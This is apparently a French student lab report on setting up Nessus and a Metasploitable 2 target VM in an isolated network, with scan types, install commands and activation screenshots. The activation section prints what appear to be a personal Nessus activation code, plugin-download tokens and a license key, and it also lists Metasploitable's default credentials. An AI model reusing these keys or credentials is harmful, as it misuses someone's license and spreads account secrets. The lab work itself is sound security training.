

Capron Dylan
Domenico Mandolino
Laurent Fauveau
Safia Meradji

Nessus

Job 1 – Documentation

Sources :

- ➡ Tutoriel Nessus - Comment utiliser un scanner de vulnérabilités ?

🎯 Objectif

Avant de commencer la mise en place des machines virtuelles et les tests, nous devons comprendre le fonctionnement de **Nessus**, l'outil de détection de vulnérabilités que nous allons utiliser.

Ce travail consiste à nous documenter sur son rôle, son interface, les types de scans possibles et son utilité dans un contexte de cybersécurité.

🔍 Qu'est-ce que Nessus ?

Nessus, développé par **Tenable**, est un outil de **gestion et d'analyse de vulnérabilités**. Il permet d'identifier les failles de sécurité présentes dans des systèmes, serveurs, ou réseaux, afin d'aider les administrateurs à **anticiper les attaques** avant qu'elles ne soient exploitées.

Nessus fonctionne en analysant les services et ports ouverts d'une machine, puis compare les résultats à une base de données de vulnérabilités connues (CVE).

Chaque vulnérabilité est ensuite évaluée selon un score appelé **CVSS (Common Vulnerability Scoring System)**, qui indique son niveau de gravité :

Niveau	Score CVSS	Couleur
Critique	9.0 – 10.0	🔴
Élevé	7.0 – 8.9	🟡
Moyen	4.0 – 6.9	🟡
Faible	0.1 – 3.9	🟢
Information	0.0	🔵

Nessus s'appuie sur des **plugins**, qui sont des modules de détection spécifiques. Chaque plugin correspond à une faille ou une configuration à vérifier (ex : “SMB Remote Code Execution” ou “Apache misconfigured directory listing”).

Les différents types de scans

Nessus propose plusieurs types de scans adaptés à différents besoins :

1. Basic Network Scan

- Le plus courant. Permet de détecter les services ouverts et les failles connues.
- Utilisé pour un **bilan général de sécurité** sur un réseau.

2. Credentialed Scan

- Nécessite des identifiants sur la machine cible.
- Fournit des informations plus précises sur les logiciels installés, les patchs manquants et les permissions.

3. Web Application Scan

- Spécialisé dans les tests d'applications web.
- Permet de détecter les failles comme le **Cross-Site Scripting (XSS)** ou les **injections SQL**.

4. Policy Compliance Scan

- Vérifie si le système respecte certaines politiques de sécurité (ex : CIS Benchmark, RGPD).

5. Quick Scan

- Analyse rapide pour repérer les hôtes actifs ou les ports ouverts.
- Sert souvent de **premier diagnostic** avant un scan plus complet.

Fonctionnement général de Nessus

Le déroulement d'une analyse se fait en plusieurs étapes :

1. **Découverte** — Nessus identifie les hôtes actifs et les ports ouverts.
2. **Analyse** — Il compare les services découverts à sa base de données de vulnérabilités.
3. **Évaluation** — Chaque faille reçoit un score CVSS selon sa criticité.
4. **Rapport** — Nessus génère un rapport détaillé (PDF, HTML, CSV) listant les vulnérabilités par gravité, avec des conseils de correction.

Exemple de workflow dans notre projet :

Scan de la VM Metasploitable2 → Identification de failles SMB et FTP → Exploitation avec Metasploit → Proposition de correctifs.



Bonnes pratiques d'utilisation

- **Scanner uniquement les environnements autorisés** (laboratoire, test, sandbox).
- **Isoler les machines vulnérables** du réseau Internet.
- **Documenter chaque scan** : date, type, cibles, opérateur.
- **Mettre à jour régulièrement Nessus et ses plugins**, pour inclure les nouvelles vulnérabilités (CVE).
- **Analyser les résultats avant exploitation** : éviter les faux positifs.
- **Appliquer les correctifs et rescanner** pour confirmer la remédiation.

Aspect légal et éthique

L'utilisation de Nessus ou de tout autre outil de test d'intrusion doit se faire **dans un cadre légal strict**.

Scanner une machine sans autorisation explicite constitue une **infraction pénale**.

Dans notre projet, les tests sont réalisés sur des **machines virtuelles dédiées** (Metasploitable 2 et Debian), donc **aucun risque pour un réseau réel**.



Conclusion du Job 01

Ce premier travail nous a permis de comprendre l'importance d'un scanner de vulnérabilités dans une démarche de cybersécurité.

Nessus est un outil central pour **identifier, évaluer et prioriser** les failles avant qu'un attaquant ne puisse les exploiter.

Cette phase de documentation nous prépare à installer et configurer Nessus dans le **Job 03**, puis à analyser les vulnérabilités sur la machine **Metasploitable 2** dans le **Job 04**.

Pour les 2 prochains jobs, nous allons utiliser un serveur proxmox pour mettre les différentes vm sur le même réseau.

Job 2 – Création de la VM Metasploitable 2

🎯 Objectif du Job

Le but de ce job est de **créer et configurer une machine virtuelle vulnérable** nommée **Metasploitable 2**, qui servira plus tard de **cible** pour nos scans Nessus et nos tests d'exploitation avec Metasploit.

Metasploitable 2 est une machine volontairement vulnérable, créée par **Rapid7**, pour l'apprentissage et la pratique de la cybersécurité en environnement **contrôlé et isolé**.

🧠 Présentation de Metasploitable 2

- Système d'exploitation basé sur **Ubuntu 8.04** (Linux).
- Contient de nombreuses **failles de sécurité connues** :
 - Services mal configurés (FTP, SSH, SMB, Apache...),
 - Comptes faibles ou par défaut,
 - Applications web vulnérables (DVWA, Mutillidae...),
 - Ports ouverts exposant des vulnérabilités exploitables avec Metasploit.

⚠️ Attention :

Cette machine est **extrêmement vulnérable**. Elle ne doit **jamais être connectée à Internet**.

Elle doit uniquement être utilisée dans un **réseau interne ou Host-Only**.

Pré-requis

- Avoir **VirtualBox** ou **VMware** installé sur votre machine hôte.
- Avoir au moins **4 Go de RAM** disponibles.
- Avoir téléchargé l'image **Metasploitable 2** depuis le site officiel :
 <https://docs.rapid7.com/metasploit/metasploitable-2/>

Le fichier téléchargé sera généralement sous la forme :

Metasploitable2-Linux.zip ou **Metasploitable2.ova**

Marche à suivre — Étape par étape

◆ Étape 1 : Télécharger et extraire l'image

1. Rendez-vous sur le lien officiel Rapid7.
2. Téléchargez l'archive **Metasploitable2-Linux.zip**.
3. Décompressez le fichier dans un dossier dédié (par ex.
`~/VMs/Metasploitable2`).

◆ Étape 2 : Importer la VM dans VMware

1. Ouvrez **VirtualBox**.
2. Cliquez sur **Fichier → Importer une machine virtuel**
3. Sélectionnez le fichier Metasploitable.
4. Validez la configuration par défaut.

◆ Étape 3 : Configuration réseau

C'est une étape **très importante** pour la sécurité et la communication avec la VM Debian (celle de Nessus).

→ Choisir le mode réseau :

- **Host-Only Adapter** : recommandé

Permet à la machine hôte et aux autres VMs de communiquer entre elles, mais bloque l'accès à Internet.

💡 Exemple de configuration :

- Carte 1 : Adaptateur réseau → Mode : *Host-Only Adapter*
- Nom : **vboxnet0** (ou équivalent selon votre installation)

◆ Étape 4 : Démarrer la machine

1. Lancez la VM Metasploitable2.

Identifiants par défaut :

```
login: msfadmin  
password: msfadmin
```

2. Une fois connecté, vérifiez son adresse IP :

```
ifconfig
```

ou

```
ip addr show
```

3. Exemple : **inet 192.168.56.101**

```
msfadmin@metasploitable:~$ ip addr show  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 00:0c:29:fa:dd:2a brd ff:ff:ff:ff:ff:ff  
    inet 192.168.159.173/24 brd 192.168.159.255 scope global eth0  
        inet6 fe80::20c:29ff:fe:dd2a/64 scope link  
            valid_lft forever preferred_lft forever  
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000  
    link/ether 00:0c:29:fa:dd:34 brd ff:ff:ff:ff:ff:ff  
msfadmin@metasploitable:~$ _
```

◆ Étape 5 : Vérifier la communication réseau

Depuis votre **machine Debian (celle qui aura Nessus)** ou depuis votre **hôte**, testez la connexion :

```
ping 192.168.56.101
```

→ Si le ping répond, la communication est bonne ✓.

Vous pouvez aussi lancer un scan rapide :

```
nmap -sS -Pn 192.168.56.101
```

Cela vous montrera les **ports ouverts** (indication que la machine est vulnérable).



Résultat attendu

À la fin de ce Job, vous devez avoir :

Élément	État attendu
VM Metasploitable2	Importée et fonctionnelle
Réseau	Configuré en Host-Only
Connexion	Ping vers la VM depuis Debian OK
Identifiants	<code>msfadmin / msfadmin</code> testés
IP locale	Identifiée et notée (ex : 192.168.56.101)

Vérifications

1. Connexion SSH désactivée ?

(Pour éviter toute attaque externe accidentelle.)

2. IP Host-Only confirmée ?

Exécuter `ip route` ou `ifconfig` pour s'assurer que la VM n'a pas accès à Internet.

3. Isolation testée ?

Depuis Metasploitable, essayez de ping un site web (ex : `ping google.com`) — cela ne doit pas répondre.




Erreurs à éviter

-  Utiliser le mode “NAT” ou “Bridged” : la VM serait connectée à Internet (danger).
-  Modifier le mot de passe `msfadmin` (cela rendrait les futurs exploits non reproductibles).
-  Oublier de noter l'adresse IP : vous en aurez besoin pour Nessus et Metasploit.

Job 3 – Création de la VM Nessus

Phase 1 :



Installation et configuration de Nessus sur Debian 13

Phase 2 :

1. Télécharger Nessus

Allez sur le site officiel de Tenable pour télécharger Nessus :

Ouvrez un navigateur et allez sur :

=> <https://www.tenable.com/downloads/nessus?loginAttempted=true>

The screenshot shows a web browser window with the following details:

- Address Bar:** https://www.tenable.com/downloads/nessus?loginAttempted=true
- Page Title:** Downloads / Tenable Nessus
- Left Sidebar:** Tenable Nessus, Tenable Nessus Agent, Tenable Network Monitor, Tenable Security Center, Tenable Cloud Security, Integrations, Sensor Proxy, Tenable Core, Tenable OT Security, Tenable Identity Exposure, Frictionless, Compliance & Audit Files, Tenable Patch Management.
- Main Content Area:**
 - Download and Install Nessus:** Choose Download, Version: Nessus - 10.10.1, Platform: Linux - Ubuntu - amd64, Download button, Checksum, Download by curl, Docker, Virtual Machines.
 - Start and Setup Nessus:** Open Nessus and follow setup wizard to finish setting up Nessus.
- Summary:** Release Date: Oct 28, 2025, Release Notes: Tenable Nessus 10.10.1 Release Notes, Signing Keys: RPM-GPG-KEY-Tenable-4096 (10.4 & above), RPM-GPG-KEY-Tenable-2048 (10.3 & below).

The screenshot shows the Nessus download page. At the top, there's a summary section with a release date of 0. Below it, a 'Choose Download' section shows 'Nessus - 10.10.1'. A dark blue callout box highlights the MD5 and SHA256 checksums: MD5: 5a0647c67615dcec6561d41bd7311695 and SHA256: 45eeb211a9e25472f503d80c5ba4e766bd77b4f4d16ccb68814cbdaf3b0edd10. There are also links for 'Release Notes', 'Nessus', 'RPM-GPG-KEY-1', and 'RPM-GPG-KEY-2'. A 'Download' button and a 'Checksum' link are visible.

copier la clef SHA256

```
echo "45eeb211a9e25472f503d80c5ba4e766bd77b4f4d16ccb68814cbdaf3b0edd10  
Nessus-10.10.1-debian10_amd64.deb" > sha256sum_nessus
```

Une fois la clef enregistré dans le fichier => sha256sum_nessus

faire un test :

```
sha256sum -c sha256sum_nessus
```

cela doit renvoyer la valeur suivant => clear

```
echo "45eeb211a9e25472f503d80c5ba4e766bd77b4f4d16ccb68814cbdaf3b0edd10 Nessus-10.10.1-debian10_amd64.deb" > sha256sum_nessus  
ls  
sha256sum -c sha256sum_nessus  
clear
```

on va installer nessus

```
~/Téléchargements# apt install ./Nessus-10.10.1-debian10_amd64.deb
```

S'inscrire sur le site pour récupérer le ticket de connexion dans votre boite mail :

Obtenir le code d'activation :

- Allez sur :
<https://www.tenable.com/products/nessus/nessus-essentials>
- Remplissez le formulaire avec votre email

Tenable Nessus® Essentials

Nessus Essentials is a free product from Tenable that provides high-speed, in-depth vulnerability scanning for up to 16 IP addresses per scanner.

Limitations: Nessus Essentials does not support unlimited scanning, compliance checks, content audits, Live Results, configurable reports, or the Nessus virtual appliance. For access to these features and more, upgrade to Nessus Professional.

For Students & Educators: If you're using Nessus Essentials for education, register through the [Tenable for Education](#) program to get started.

Learn Nessus: Our on-demand Nessus Fundamentals course covers everything from asset discovery to compliance, helping you master Nessus for effective vulnerability assessment in various business use cases.

Register for an Activation Code

You are registering for a 1-year Nessus Essentials license.

First Name Last Name

Business Email

Check to receive updates from Tenable
Tenable will only process your personal data in accordance with its [Privacy Policy](#).

Get Started

• Récupérez le code d'activation par email

Hi fauveau,

Welcome to Nessus Essentials and congratulations on taking action to secure your network! We offer the latest plugins for vulnerability scanning today, helping you identify more vulnerabilities and keep your network protected.

If you're looking for more advanced capabilities, such as live results and configuration checks, as well as the ability to scan unlimited IPs, check out Nessus Professional. To learn more, visit the [Nessus Professional product page](#).

Activating Your Nessus Essentials License

Your activation code for Nessus Essentials is:

GVY7-Y9CX-MDXL-5TP2-24DL

Download Nessus

2. Installer Nessus

Installez le paquet .deb téléchargé qui se trouve dans le dossier Téléchargements :

```
wget https://www.tenable.com/downloads/api/v2/pages/nessus/files/Nessus-10.x.x-debian10_amd64.deb  
dome@vm-dome:~/Téléchargements$ sudo apt install ./Nessus-10.10.1-ubuntu1604_amd64.deb  
[sudo] Mot de passe de dome :  
Lecture des listes de paquets... Fait  
Construction de l'arbre des dépendances... Fait  
Lecture des informations d'état... Fait  
Note : sélection de « nessus » au lieu de « ./Nessus-10.10.1-ubuntu1604_amd64.deb »
```

3. Démarrer le service Nessus

Démarrer le service

sudo systemctl start nessusd

Activer le démarrage automatique

sudo systemctl enable nessusd


```
systemctl start nessusd.service  
systemctl status nessusd.service  
● The Nessus Vulnerability Scanner  
  (=/usr/lib/systemd/system/nessusd.service; enabled; preset: enabled)  
  (running) since Fri 2025-10-31 13:12:35 CET; 7s ago
```

Phase 3:

4. Accéder à l'interface web

Ouvrez votre navigateur et allez à : (port: 8834)

<https://localhost:8834> ou <https://127.0.0.1:8834>




⚠ Vous verrez un avertissement de sécurité (certificat auto-signé), acceptez-le pour continuer

Phase 4 : Configuration de Nessus



Obtenir le code d'activation :

- Allez sur :
<https://www.tenable.com/products/nessus/nessus-essentials>
- Remplissez le formulaire avec votre email
- Récupérez le code d'activation par email



cliquez sur OFFLINE Registration pour afficher la fenêtre ci dessous :

suivre les images ci dessous:



copier la clé pour la coller sur generate license

The screenshot shows the Tenable Nessus Expert registration interface. At the top, the Tenable logo and "Nessus Expert" are displayed. Below that, the heading "Register Nessus" is shown. A text instruction says: "To get a license key, visit the [Offline Registration](#) site and enter the following challenge code:". A green highlighted box contains the challenge code: **d09f11560ee17251b9e2ad5c7199f4630ffc5e29**.

The screenshot shows the Tenable "Generate a license for Nessus 6.3 and Later" page. It features the Tenable logo at the top. Below it, the heading "Generate a license for Nessus 6.3 and Later" is displayed. A text instruction says: "To generate a license for an older version of Nessus [click here](#)". Another instruction says: "You can find your activation code by signing into or setting a password for your [Tenable Community](#) account". A text area contains the command: "Run nessuscli fetch --challenge on your nessusd server and copy the result below". Below this is a code box containing: **d09f11560ee17251b9e2ad5c7199f4630ffc5e29**. There is an "Enter your activation code below" label with an input field, and a blue "Submit" button.

récupérer la clé que vous aviez reçu par mail puis coller pour activer Nessus!!

The screenshot shows the Tenable "Generate a license for Nessus 6.3 and Later" page. It features the Tenable logo at the top. Below it, the heading "Generate a license for Nessus 6.3 and Later" is displayed. A text instruction says: "To generate a license for an older version of Nessus [click here](#)". Another instruction says: "You can find your activation code by signing into or setting a password for your [Tenable Community](#) account". A text area contains the command: "Run nessuscli fetch --challenge on your nessusd server and copy the result below". Below this is a code box containing: **d09f11560ee17251b9e2ad5c7199f4630ffc5e29**. There is an "Enter your activation code below" label with an input field containing: **GVY7-Y9CX-MDXL-5TP2-24DL**, and a blue "Submit" button. A success message "Activation successful" is displayed at the bottom.

The screenshot shows the Tenable "Generate a license for Nessus 6.3 and Later" page. It features the Tenable logo at the top. Below it, the heading "Generate a license for Nessus 6.3 and Later" is displayed. A text instruction says: "To generate a license for an older version of Nessus [click here](#)". Another instruction says: "You can find your activation code by signing into or setting a password for your [Tenable Community](#) account". A text area contains the command: "Run nessuscli fetch --challenge on your nessusd server and copy the result below". Below this is a code box containing: **d09f11560ee17251b9e2ad5c7199f4630ffc5e29**. There is an "Enter your activation code below" label with an input field containing: **GVY7-Y9CX-MDXL-5TP2-24DL**, and a blue "Submit" button. A success message "Activation successful" is displayed at the bottom.

la validation affichera la cle license



Thank you

You can now obtain the newest Nessus plugins at:

<https://plugins.nessus.org/v2/nessus.php?f=all-2.0.tar.gz&u=c46918aa51a1153e7ba19b3b6d49f997&p=d0470df79249837ef5d6408598dba493>

If this is a Nessus Expert license with the WAS scanner enabled, you can also obtain the newest WAS plugins at:

<https://plugins.nessus.org/v2/wasnessus.php?f=plugins-was.tar.gz&u=c46918aa51a1153e7ba19b3b6d49f997&p=d0470df79249837ef5d6408598dba493>

You can copy the following license and paste it into the Nessus console to proceed:

```
-----BEGIN TENABLE LICENSE-----
SWlTe1FTNTY4YXhqNnhTUnVLUC9uWmEzZkNvbGVCL01a
TENKc0tPV0U5SFdZcjZFS0hidzFMYllIYUM40Ed5U2t2
Mz1wb3JFL3VFK2JwaEpIdHh6ZE53b29lNEcrbDhVZFY1
aWZNQU5EMDJ1b2RqM3RacWR0UHh4Y0tkRHd3YzV1dStt
SHdKMndtVE1ldEx4VjNtSDFZMC9RWXg2aT1LUEFIYj1E
UExBZT1FU1hjc1puQ3VtaW55Rmd1Z3FGYw9wNkpLVERc
eEszUEdWSWFSAg9WQk0rcUZzV2RSc3Y4SWpka0psRkIw
Q3NKK2ZQd1dySmxqQj12VzIzMkg2a1RkbDdXK3lmWWI4
bk9ISCTvd2o5VzRTUmZjQ2FNRk5WQjF6Sk45MTNnNGJD
WnYyWT12UjdGRGNVR1NZ0ThRZFruMVBjaFZrW1BhSjcv
Z0k3T2FWZytNMXlpRjV6SHhc2k3ZUDBNkxeU1lY21E
Mw9YT2hubFpoTTR6NFZPLzQrQ0FqdDE4Tk83NDJ6d1Fw
DQp7ImFjdG12YXRpb25fY29kZSI6IkdwWTctWTLDWC1N
YXNzd29yZCI6ImQwNDcwZGY30TI00TgzN2VmNWQ2NDA4
eSI6ImE3YzhkNWM0LWI2YWUtNDg2Ny03ZGFiLTY5YTky
SG9tZSIisInR5cGUI0iJob21lIiwiZXhwaXJhdGlvb19k
c19pZCI6MCwiaXBzIjoxNiwidXBkYXR1X2xvZ2luIjoi
NmQ0OWY50TciLCJkcm0i0iI4ZmZlNzBjZWJjNmM20WQ3
-----END TENABLE LICENSE-----
```

puis copiez la license sur la page de connexion de Noddus

The screenshot shows the 'Register Nessus' page. At the top, the Tenable logo and 'Nessus Expert' are displayed. Below that, the heading 'Register Nessus' is shown. A text block instructs the user to visit the Offline Registration site and enter the challenge code. The challenge code is listed as 'd09f11560ee17251b9e2ad5c7199f4630ffc5e29'. Below this, there is a field labeled 'Nessus License Key *' containing the text '-----BEGIN TENABLE LICENSE-----' followed by several lines of base64 encoded license key data. At the bottom of the page are 'Back' and 'Continue' buttons, and a copyright notice: '© 2025 Tenable™, Inc.'

puis cliquez et vous demandera User et Mdp et sa se connectera à l'application:

The screenshot shows the Nessus Essentials application window. The title bar includes the Tenable logo and 'Nessus Essentials'. The main interface has a dark header with 'Scans' and 'Settings' buttons. On the left, a sidebar titled 'FOLDERS' shows 'My Scans' (selected), 'All Scans', and 'Trash'. The main content area is titled 'My Scans' and displays a message: 'This folder is empty. Create a new scan.' In the top right corner, there is a notification bar with the text 'Nessus has no plugins. Therefore, functionality is limited.' The status bar at the bottom shows the date and time: 'ven. oct. 31, 14:29'.

puis faut configurer Noddus: Settings => SoftwareUpdate => Update all components

The screenshot shows the Tenable Nessus Essentials interface. The top navigation bar includes links for 'Scans' and 'Settings'. The 'Settings' menu on the left has sections for 'About', 'Advanced', 'Proxy Server', 'SMTP Server', 'Custom CA', 'Password Mgmt', 'Scanner Health', and 'Notifications'. The 'About' section is currently selected. The main content area is titled 'About' and contains tabs for 'Overview', 'License Utilization', 'Software Update' (which is selected), 'Plugin Detail Locale', 'Encryption Password', and 'Events'. Under the 'Software Update' tab, there is a section for 'Automatic Updates' with three radio button options: 'Update all components' (selected), 'Update plugins', and 'Disabled'. Below this is a 'Update Frequency' dropdown set to 'Daily' with a pencil icon for editing. A 'Update Server' input field contains the placeholder 'Example: custom-host.mydomain.com'. At the bottom are 'Save' and 'Cancel' buttons.

